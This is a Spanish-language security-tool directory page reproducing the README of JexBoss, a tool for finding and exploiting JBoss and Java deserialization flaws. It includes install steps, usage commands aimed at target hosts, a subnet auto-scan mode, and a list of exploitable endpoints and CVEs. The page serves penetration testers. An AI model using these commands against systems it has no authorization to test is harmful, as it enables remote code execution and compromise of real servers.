
Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
jexboss — JexBoss: Jboss (and Java Deserialization Vulnerabilities) herramienta de verificación y explotación | Kitploit
Herramientas/GitHubGitHub/joaomatosf/jexboss
Generación de PayloadsAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de Penetración
GitHubjoaomatosf/jexboss

jexboss

JexBoss: Jboss (and Java Deserialization Vulnerabilities) herramienta de verificación y explotación

Ver Repositorio
2.5k64025hace 9 añosRevisado por Kitploit

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

JexBoss - JBoss (y otras Vulnerabilidades de Deserialización en Java) herramienta de verificación y explotación

JexBoss es una herramienta para probar y explotar vulnerabilidades en JBoss Application Server y otras plataformas, frameworks y aplicaciones Java, etc.

Requisitos

  • Python >= 2.7.x
  • urllib3
  • ipaddress

Instalación en Linux\Mac

Para instalar la última versión de JexBoss, utilice los siguientes comandos:

git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

O:

Descargue la última versión en: https://github.com/joaomatosf/jexboss/archive/master.zip
unzip master.zip
cd jexboss-master
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

Si está usando CentOS con Python 2.6, instale Python2.7. Ejemplo de instalación de Python 2.7 en CentOS usando Collections Software scl:

yum -y install centos-release-scl
yum -y install python27
scl enable python27 bash

Instalación en Windows

Si está usando Windows, puede usar Git Bash para ejecutar JexBoss. Siga los pasos a continuación:

  • Descargue e instale Python
  • Descargue e instale Git para Windows
  • Después de la instalación, ejecute Git para Windows y escriba los siguientes comandos:
    PATH=$PATH:C:\Python27\
    PATH=$PATH:C:\Python27\Scripts
    git clone https://github.com/joaomatosf/jexboss.git
    cd jexboss
    pip install -r requires.txt
    python jexboss.py -h
    python jexboss.py -host http://target_host:8080
    

Características

La herramienta y los exploits fueron desarrollados y probados para:

  • JBoss Application Server versiones: 3, 4, 5 y 6.
  • Vulnerabilidades de Deserialización de Java en múltiples frameworks, plataformas y aplicaciones Java (p. ej., Java Server Faces - JSF, Seam Framework, RMI sobre HTTP, Jenkins CLI RCE (CVE-2015-5317), JMX remoto (CVE-2016-3427, CVE-2016-8735), etc.)

Los vectores de explotación son:

  • /admin-console
    • probado y funcionando en JBoss versiones 5 y 6
  • /jmx-console
    • probado y funcionando en JBoss versiones 4, 5 y 6
  • /web-console/Invoker
    • probado y funcionando en JBoss versiones 4, 5 y 6
  • /invoker/JMXInvokerServlet
    • probado y funcionando en JBoss versiones 4, 5 y 6
  • Deserialización de Aplicación
    • probado y funcionando contra múltiples aplicaciones Java, plataformas, etc, mediante parámetros HTTP POST
  • Deserialización de Servlet
    • probado y funcionando contra múltiples aplicaciones Java, plataformas, etc, mediante servlets que procesan objetos serializados (p. ej., cuando vea un "Invoker" en un enlace)
  • Apache Struts2 CVE-2017-5638
    • probado en aplicaciones Apache Struts 2
  • Otros

Videos

  • Explotando Vulnerabilidades de Deserialización en Java (RCE) en aplicaciones JSF/Seam mediante javax.faces.ViewState con JexBoss

Alt text

  • Explotando JBoss Application Server con JexBoss

Alt text

  • Explotando Apache Struts2 (RCE) con Jexboss (CVE-2017-5638)

Alt text

Capturas de pantalla



  • Ejemplos de uso simple:
$ python jexboss.py

alt tag



  • Ejemplo de modo independiente contra JBoss:
$ python jexboss.py -u http://192.168.0.26:8080
alt tag alt tag

  • Modos de uso:
$ python jexboss.py -h


  • Modo de escaneo de red:
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080 -results results.txt
alt tag

